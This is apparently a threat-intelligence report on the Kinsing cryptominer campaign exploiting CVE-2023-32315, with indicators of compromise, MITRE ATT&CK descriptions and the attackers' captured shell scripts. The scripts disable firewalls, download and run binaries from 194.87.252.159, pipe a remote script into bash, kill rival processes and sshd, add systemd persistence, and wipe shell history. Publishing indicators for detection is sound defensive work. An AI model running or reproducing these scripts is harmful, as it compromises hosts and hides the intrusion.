-d)\n echo "$BIN_PATH replacing with $TMP_DIR"\n BIN_PATH="$TMP_DIR"\n fi\n if [! -e "$BIN_PATH"] || [! -w "$BIN_PATH"]; then\n echo "$BIN_PATH replacing with /dev/shm"\n BIN_PATH="/dev/shm"\n fi\n if [-e "$BIN_PATH/$BIN_NAME"]; then\n echo "$BIN_PATH/$BIN_NAME exists"\n if [! -w "$BIN_PATH/$BIN_NAME"]; then\n echo "$BIN_PATH/$BIN_NAME not writeable"\n TMP_BIN_NAME=$(head -3 /dev/urandom | tr -cd \'[:alnum:]\' | cut -c -8)\n BIN_NAME="kinsing_$TMP_BIN_NAME"\n else\n echo "writeable $BIN_PATH/$BIN_NAME"\n fi\n fi\nfi\nif [! -e "$BIN_PATH"] || [! -w "$BIN_PATH"]; then\n echo "$BIN_PATH still not writeable"\n BIN_PATH="/dev/shm"\nfi\nBIN_FULL_PATH="$BIN_PATH/$BIN_NAME"\necho "$BIN_FULL_PATH"\n\nBIN_MD5="2c44b4e4706b8bd95d1866d7867efa0e"\nBIN_DOWNLOAD_URL="http://194.87.252.159/kinsing"\nBIN_DOWNLOAD_URL2="http://194.87.252.159/kinsing"\nCURL_DOWNLOAD_URL="http://194.87.252.159/curl-amd64"\n\nSO_FULL_PATH="$BIN_PATH/$SO_NAME"\nSO_DOWNLOAD_URL="http://194.87.252.159/libsystem.so"\nSO_DOWNLOAD_URL2="http://194.87.252.159/libsystem.so"\nSO_MD5="ccef46c7edf9131ccffc47bd69eb743b"\n\n\nLDR="wget -q -O -"\nif [-s /usr/bin/curl]; then\n LDR="curl"\nfi\nif [-s /usr/bin/wget]; then\n LDR="wget -q -O -"\nfi\n\nif [-x "$(command -v curl)"]; then\n WGET="curl -o"\nelif [-x "$(command -v wget)"]; then\n WGET="wget -O"\nelse\n curl -V || __curl "$CURL_DOWNLOAD_URL" > /usr/local/bin/curl; chmod +x /usr/local/bin/curl\n /usr/local/bin/curl -V && WGET="/usr/local/bin/curl -o"\n /usr/local/bin/curl -V || __curl "$CURL_DOWNLOAD_URL" > $HOME/curl; chmod +x $HOME/curl\n $HOME/curl -V && WGET="$HOME/curl -o"\n $HOME/curl -V || __curl "$CURL_DOWNLOAD_URL" > $BIN_PATH/curl; chmod +x $BIN_PATH/curl\n $BIN_PATH/curl -V && WGET="$BIN_PATH/curl -o"\nfi\necho "wget is $WGET"\n\nls -la $BIN_PATH | grep -e "/dev" | grep -v grep\nif [$? -eq 0]; then\n rm -rf $BIN_FULL_PATH\n rm -rf $SO_FULL_PATH\n rm -rf $BIN_PATH/kdevtmpfsi\n rm -rf $BIN_PATH/libsystem.so\n rm -rf /tmp/kdevtmpfsi\n echo "found /dev"\nelse\n echo "not found /dev"\nfi\n[-s $BIN_PATH] || rm -rf $BIN_PATH||rm -rf $SO_FULL_PATH\n\ndownload() {\n DOWNLOAD_PATH=$1\n DOWNLOAD_URL=$2\n if [-L $DOWNLOAD_PATH]\n then\n rm -rf $DOWNLOAD_PATH\n fi\n if [[-d $DOWNLOAD_PATH]]\n then\n rm -rf $DOWNLOAD_PATH\n fi\n chmod 777 $DOWNLOAD_PATH\n $WGET $DOWNLOAD_PATH $DOWNLOAD_URL\n chmod +x $DOWNLOAD_PATH\n}\n\ncheckExists() {\n CHECK_PATH=$1\n MD5=$2\n sum=$(md5sum $CHECK_PATH | awk \'{ print $1 }\')\n retval=""\n if ["$MD5" = "$sum"]; then\n echo >&2 "$CHECK_PATH is $MD5"\n retval="true"\n else\n echo >&2 "$CHECK_PATH is not $MD5, actual $sum"\n retval="false"\n fi\n echo "$retval"\n}\n\ngetSystemd() {\n AUTOSTART_PATH=$1\n echo "[Unit]"\n echo "Description=Start daemon at boot time"\n echo "After="\n echo "Requires="\n echo "[Service]"\n echo "Type=forking"\n echo "RestartSec=10s"\n echo

"Restart=always"\n echo "TimeoutStartSec=5"\n echo "ExecStart=$AUTOSTART_PATH"\n echo "[Install]"\n echo "WantedBy=multi-user.target"\n}\n\nkillF(){\n pkill -f sshd\n pkill -f htop\n pkill -f linuxsys\n pkill -f kthreaddo\n pkill -f donkey\n pkill -f sysupdater\n pkill -f php-update.service\n pkill -f update-setup\n netstat -anp | grep ":1414" | awk \'{print $7}\' | awk -F\'[/]\' \'{print $1}\' | grep -v "-" | xargs -I % kill -9 %\n ps aux| grep "tracepath"| grep -v grep | awk \'{print $2}\' | xargs -I % kill -9 %\n ps aux| grep "/dot"| grep -v grep | awk ``` ---------- **9998:** ``` #!/bin/bash ulimit -n 65535 chattr -i /etc/ld.so.preload rm -f /etc/ld.so.preload chattr -R -i /var/spool/cron chattr -i /etc/crontab ufw disable iptables -F echo '0' >/proc/sys/kernel/nmi_watchdog echo 'kernel.nmi_watchdog=0' >>/etc/sysctl.conf ROOTUID="0" function __curl() { read proto server path <<<$(echo ${1//// }) DOC=/${path// //} HOST=${server//:*} PORT=${server//*:} [[x"${HOST}" == x"${PORT}"]] && PORT=80 exec 3<>/dev/tcp/${HOST}/$PORT echo -en "GET ${DOC} HTTP/1.0\r\nHost: ${HOST}\r\n\r\n" >&3 (while read line; do [["$line" == $'\r']] && break done && cat) <&3 exec 3>&- } if [-s /usr/bin/curl]; then echo "found curl" elif [-s /usr/bin/wget]; then echo "found wget" else echo "found none" if ["$(id -u)" -ne "$ROOTUID"] ; then echo "not root" else apt-get update apt-get install -y curl apt-get install -y wget apt-get install -y cron fi fi SERVICE_NAME="bot" BIN_NAME="kinsing" SO_NAME="libsystem.so" BIN_PATH="/etc" if ["$(id -u)" -ne "$ROOTUID"] ; then BIN_PATH="/tmp" if [! -e "$BIN_PATH"] || [! -w "$BIN_PATH"]; then echo "$BIN_PATH not exists or not writeable" mkdir /tmp fi if [! -e "$BIN_PATH"] || [! -w "$BIN_PATH"]; then echo "$BIN_PATH replacing with /var/tmp" BIN_PATH="/var/tmp" fi if [! -e "$BIN_PATH"] || [! -w "$BIN_PATH"]; then TMP_DIR=$(mktemp -d) echo "$BIN_PATH replacing with $TMP_DIR" BIN_PATH="$TMP_DIR" fi if [! -e "$BIN_PATH"] || [! -w "$BIN_PATH"]; then echo "$BIN_PATH replacing with /dev/shm" BIN_PATH="/dev/shm" fi if [-e "$BIN_PATH/$BIN_NAME"]; then echo "$BIN_PATH/$BIN_NAME exists" if [! -w "$BIN_PATH/$BIN_NAME"]; then echo "$BIN_PATH/$BIN_NAME not writeable" TMP_BIN_NAME=$(head -3 /dev/urandom | tr -cd '[:alnum:]' | cut -c -8) BIN_NAME="kinsing_$TMP_BIN_NAME" else echo "writeable $BIN_PATH/$BIN_NAME" fi fi fi if [! -e "$BIN_PATH"] || [! -w "$BIN_PATH"]; then echo "$BIN_PATH still not writeable" BIN_PATH="/dev/shm" fi BIN_FULL_PATH="$BIN_PATH/$BIN_NAME" echo "$BIN_FULL_PATH" BIN_MD5="2c44b4e4706b8bd95d1866d7867efa0e" BIN_DOWNLOAD_URL="http://194.87.252.159/kinsing" BIN_DOWNLOAD_URL2="http://194.87.252.159/kinsing" CURL_DOWNLOAD_URL="http://194.87.252.159/curl-amd64" SO_FULL_PATH="$BIN_PATH/$SO_NAME" SO_DOWNLOAD_URL="http://194.87.252.159/libsystem.so" SO_DOWNLOAD_URL2="http://194.87.252.159/libsystem.so" SO_MD5="ccef46c7edf9131ccffc47bd69eb743b" LDR="wget -q -O -" if [-s /usr/bin/curl]; then LDR="curl" fi if [-s /usr/bin/wget]; then LDR="wget -q -O -" fi if [-x "$(command -v curl)"]; then WGET="curl -o" elif [-x "$(command -v wget)"]; then WGET="wget -O" else curl -V || __curl "$CURL_DOWNLOAD_URL" > /usr/local/bin/curl; chmod +x /usr/local/bin/curl /usr/local/bin/curl -V && WGET="/usr/local/bin/curl -o" /usr/local/bin/curl -V || __curl "$CURL_DOWNLOAD_URL" > $HOME/curl; chmod +x $HOME/curl $HOME/curl -V && WGET="$HOME/curl -o" $HOME/curl -V || __curl "$CURL_DOWNLOAD_URL" > $BIN_PATH/curl; chmod +x $BIN_PATH/curl $BIN_PATH/curl -V && WGET="$BIN_PATH/curl -o" fi echo "wget is $WGET" ls -la $BIN_PATH | grep -e "/dev" | grep -v grep if [$? -eq 0]; then rm -rf $BIN_FULL_PATH rm -rf $SO_FULL_PATH rm -rf $BIN_PATH/kdevtmpfsi rm -rf $BIN_PATH/

libsystem.so rm -rf /tmp/kdevtmpfsi echo "found /dev" else echo "not found /dev" fi download() { DOWNLOAD_PATH=$1 DOWNLOAD_URL=$2 if [-L $DOWNLOAD_PATH] then rm -rf $DOWNLOAD_PATH fi if [[-d $DOWNLOAD_PATH]] then rm -rf $DOWNLOAD_PATH fi chmod 777 $DOWNLOAD_PATH $WGET $DOWNLOAD_PATH $DOWNLOAD_URL chmod +x $DOWNLOAD_PATH } checkExists() { CHECK_PATH=$1 MD5=$2 sum=$(md5sum $CHECK_PATH | awk '{ print $1 }') retval="" if ["$MD5" = "$sum"]; then echo >&2 "$CHECK_PATH is $MD5" retval="true" else echo >&2 "$CHECK_PATH is not $MD5, actual $sum" retval="false" fi echo "$retval" } getSystemd() { AUTOSTART_PATH=$1 echo "[Unit]" echo "Description=Start daemon at boot time" echo "After=" echo "Requires=" echo "[Service]" echo "Type=forking" echo "RestartSec=10s" echo "Restart=always" echo "TimeoutStartSec=5" echo "ExecStart=$AUTOSTART_PATH" echo "[Install]" echo "WantedBy=multi-user.target" } killF(){ pkill -f sshd pkill -f htop pkill -f linuxsys pkill -f kthreaddo pkill -f donkey netstat -anp | grep ":1414" | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 % ps aux| grep "tracepath"| grep -v grep | awk '{print $2}' | xargs -I % kill -9 % ps aux| grep "/dot"| grep -v grep | awk '{print $2}' | xargs -I % kill -9 % pkill -f hezb pkill -f /tmp/.out ps aux| grep "./ll1"| grep -v grep | awk '{print $2}' | xargs -I % kill -9 % ps aux | grep "agetty" | grep -v grep | awk '{if($3>80.0) print $2}' | xargs -I % kill -9 % pkill -f 42.112.28.216 netstat -anp | grep "207.38.87.6" | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 % netstat -anp | grep "127.0.0.1:520 ``` ---------- **9999:** ``` #!/bin/bash\n\nif [-s /usr/bin/curl]; then\n echo "found curl"\nelif [-s /usr/bin/wget]; then\n echo "found wget"\nelse\n echo "found none"\n apt-get update\n apt-get install -y curl\n apt-get install -y wget\n apt-get install -y cron\nfi\n\nLDR="wget -q -O -"\nif [-s /usr/bin/curl]; then\n LDR="curl"\nfi\nif [-s /usr/bin/wget]; then\n LDR="wget -q -O -"\nfi\n\n$LDR http://194.87.252.159/ae.sh | bash\nhistory -c\nrm -rf ~/.bash_history\nhistory -c ``` ----------

Pattern Type

stix

Pattern

[ipv4-addr:value = '194.87.252.159']

Name

b5396a49f021854d7ed5eb81ee18516dadc99c23d0f1858e10f3791794b2038b

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = 'b5396a49f021854d7ed5eb81ee18516dadc99c23d0f1858e10f3791794b2038b']

Name

871e3151d736b7402efdab403eb4e44d50544161814da9a348df9debd3e4ebf3

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = '871e3151d736b7402efdab403eb4e44d50544161814da9a348df9debd3e4ebf3']

Name

0f1f0a4a46b698e513aa696841f2692ef0785f24e8ef6d4c0d782ad55e00d178

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = '0f1f0a4a46b698e513aa696841f2692ef0785f24e8ef6d4c0d782ad55e00d178']

Name

6fc94d8aecc538b1d099a429fb68ac20d7b6ae8b3c7795ae72dd2b7107690b8f

Description

PUA_Crypto_Mining_CommandLine_Indicators_Oct21

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = '6fc94d8aecc538b1d099a429fb68ac20d7b6ae8b3c7795ae72dd2b7107690b8f']

Name

109.237.96.124

Description

CC=RU ASN=AS202306 Hostglobal.plus Ltd

Pattern Type

stix

Pattern

[ipv4-addr:value = '109.237.96.124']

Name

109.237.96.251

Description

CC=RU ASN=AS202306 Hostglobal.plus Ltd

Pattern Type

stix

Pattern

[ipv4-addr:value = '109.237.96.251']

Name

152.89.198.113

Description

Agressive IP known malicious on AbuseIPDB - countryCode: RU - abuseConfidenceScore: 100 - lastReportedAt: 2023-08-31T08:33:43+00:00

Pattern Type

stix

Pattern

[ipv4-addr:value = '152.89.198.113']

Name

83.97.73.87

Description

Agressive IP known malicious on AbuseIPDB - countryCode: RU - abuseConfidenceScore: 100 - lastReportedAt: 2023-08-31T08:39:11+00:00

Pattern Type

stix

Pattern

[ipv4-addr:value = '83.97.73.87']

Name

167.248.133.36

Description

CC=US ASN=AS398722 CENSYS-ARIN-03

Pattern Type

stix

Pattern

[ipv4-addr:value = '167.248.133.36']

Name

162.142.125.215

Description

CC=US ASN=AS398324 CENSYS-ARIN-01

Pattern Type
stix
Pattern
[ipv4-addr:value = '162.142.125.215']

Vulnerability

Name
CVE-2023-32315

Malware

Name
Kinsing

Description
[Kinsing](https://attack.mitre.org/software/S0599) is Golang-based malware that runs a cryptocurrency miner and attempts to spread itself to other hosts in the victim environment. (Citation: Aqua Kinsing April 2020)(Citation: Sysdig Kinsing November 2020) (Citation: Aqua Security Cloud Native Threat Report June 2021)

Country

Name
Brazil
Name
China
Name
United States of America

Attack-Pattern

Name
Create Account
ID
T1136
Description
Adversaries may create an account to maintain access to victim systems. With a sufficient level of access, creating such accounts may be used to establish secondary credentialed access that do not require persistent remote access tools to be deployed on the system. Accounts may be created on the local system or within a domain or cloud tenant. In cloud environments, adversaries may create accounts that only have access to specific services, which can reduce the chance of detection.
Name
Ingress Tool Transfer
ID
T1105
Description
Adversaries may transfer tools or other files from an external system into a compromised environment. Tools or files may be copied from an external adversary-controlled system to

the victim network through the command and control channel or through alternate protocols such as [ftp](https://attack.mitre.org/software/S0095). Once present, adversaries may also transfer/spread tools between victim devices within a compromised environment (i.e. [Lateral Tool Transfer](https://attack.mitre.org/techniques/T1570)). Files can also be transferred using various [Web Service](https://attack.mitre.org/techniques/T1102)s as well as native or otherwise present tools on the victim system.(Citation: PTSecurity Cobalt Dec 2016) On Windows, adversaries may use various utilities to download tools, such as `copy`, `finger`, [certutil](https://attack.mitre.org/software/S0160), and [PowerShell](https://attack.mitre.org/techniques/T1059/001) commands such as `IEX(New-Object Net.WebClient).downloadString()` and `Invoke-WebRequest`. On Linux and macOS systems, a variety of utilities also exist, such as `curl`, `scp`, `sftp`, `tftp`, `rsync`, `finger`, and `wget`. (Citation: t1105_lolbas)

Name

Command and Scripting Interpreter

ID

T1059

Description

Adversaries may abuse command and script interpreters to execute commands, scripts, or binaries. These interfaces and languages provide ways of interacting with computer systems and are a common feature across many different platforms. Most systems come with some built-in command-line interface and scripting capabilities, for example, macOS and Linux distributions include some flavor of [Unix Shell](https://attack.mitre.org/techniques/T1059/004) while Windows installations include the [Windows Command Shell](https://attack.mitre.org/techniques/T1059/003) and [PowerShell](https://attack.mitre.org/techniques/T1059/001). There are also cross-platform interpreters such as [Python](https://attack.mitre.org/techniques/T1059/006), as well as those commonly associated with client applications such as [JavaScript](https://attack.mitre.org/techniques/T1059/007) and [Visual Basic](https://attack.mitre.org/techniques/T1059/005). Adversaries may abuse these technologies in various ways as a means of executing arbitrary commands. Commands and scripts can be embedded in [Initial Access](https://attack.mitre.org/tactics/TA0001) payloads delivered to victims as lure documents or as secondary payloads downloaded from an existing C2. Adversaries may also execute commands through interactive terminals/shells, as well as utilize various [Remote Services](https://attack.mitre.org/techniques/T1021) in order to achieve remote Execution.

(Citation: Powershell Remote Commands)(Citation: Cisco IOS Software Integrity Assurance - Command History)(Citation: Remote Shell Execution in Python)

Name

Web Service

ID

T1102

Description

Adversaries may use an existing, legitimate external Web service as a means for relaying data to/from a compromised system. Popular websites and social media acting as a mechanism for C2 may give a significant amount of cover due to the likelihood that hosts within a network are already communicating with them prior to a compromise. Using common services, such as those offered by Google or Twitter, makes it easier for adversaries to hide in expected noise. Web service providers commonly use SSL/TLS encryption, giving adversaries an added level of protection. Use of Web services may also protect back-end C2 infrastructure from discovery through malware binary analysis while also enabling operational resiliency (since this infrastructure may be dynamically changed).

StixFile

Value
b5396a49f021854d7ed5eb81ee18516dadc99c23d0f1858e10f3791794b2038b
0f1f0a4a46b698e513aa696841f2692ef0785f24e8ef6d4c0d782ad55e00d178
631d0eac8278f4c8090dcc89c905eebdac5ad03db6cf33be1f0a5a39ce6fff1a
8809368b73f1971bd107cd88c699ccf6defc62e52adf9469f9fd894a5fdc8c65
0a28885748fcd4a9709e829bfec4718756c01b0cc498d61e8936fddf1f0b0203
5744ab64eca9e154b487b5c6b729ef7ed8232c4a5ca157bbecbc6fe924ba14c3
43eeef9c170b8aadc6d737660a5a76d84f3d66b7763061b326a8a4dc67dd8cbd
90bbb4ba3d2cbe9bd5e450a97a156419638a89a1b9b326159852e64d43213d28
c7c6da81edf49a8e916eaa2eb0d77d3cc90efe6bd018cef35f93462cd52fb45b
b070a335e74f8cb7c6fbfb616c0e27fda7b9ef937887be5de112b1471539301b
3d43218f0e503e9ebc63eff76df7a63ab20a0e9dc971fa70df8bb6f521ae1794
871e3151d736b7402efdab403eb4e44d50544161814da9a348df9debd3e4ebf3
7c5ceabd26a953f45b6179d7f751168a986781e7f7bfdb792fc710f7067ca1d9

787e2c94e6d9ce5ec01f5cbe9ee2518431eca8523155526d6dc85934c9c5787c

4cc22c8064c713466edfb1fb367c1c7e166014a67e4db1a308c92a012dd2827a

59812a7eb6e67ad8d2e4093ec35744edd98360d0dd6eb3ab9048ebc62cc72745

39880b2edc31cf107149477390bf7a63760b0b86870e8058e7197057e703c39d

6fc94d8aecc538b1d099a429fb68ac20d7b6ae8b3c7795ae72dd2b7107690b8f

IPv4-Addr

Value
65.21.151.9
51.222.154.100
194.87.252.159
5.35.101.62
185.221.154.208
103.164.138.183
45.15.158.124
185.154.53.140
31.184.240.34
152.89.198.113
109.237.96.251
109.237.96.124
83.97.73.87

167.248.133.36
162.142.125.215

External References

- https://otx.alienvault.com/pulse/64ef41c91baab11a7cb2d16a
- https://blog.aquasec.com/kinsing-malware-exploits-novel-openfire-vulnerability?hs_amp=true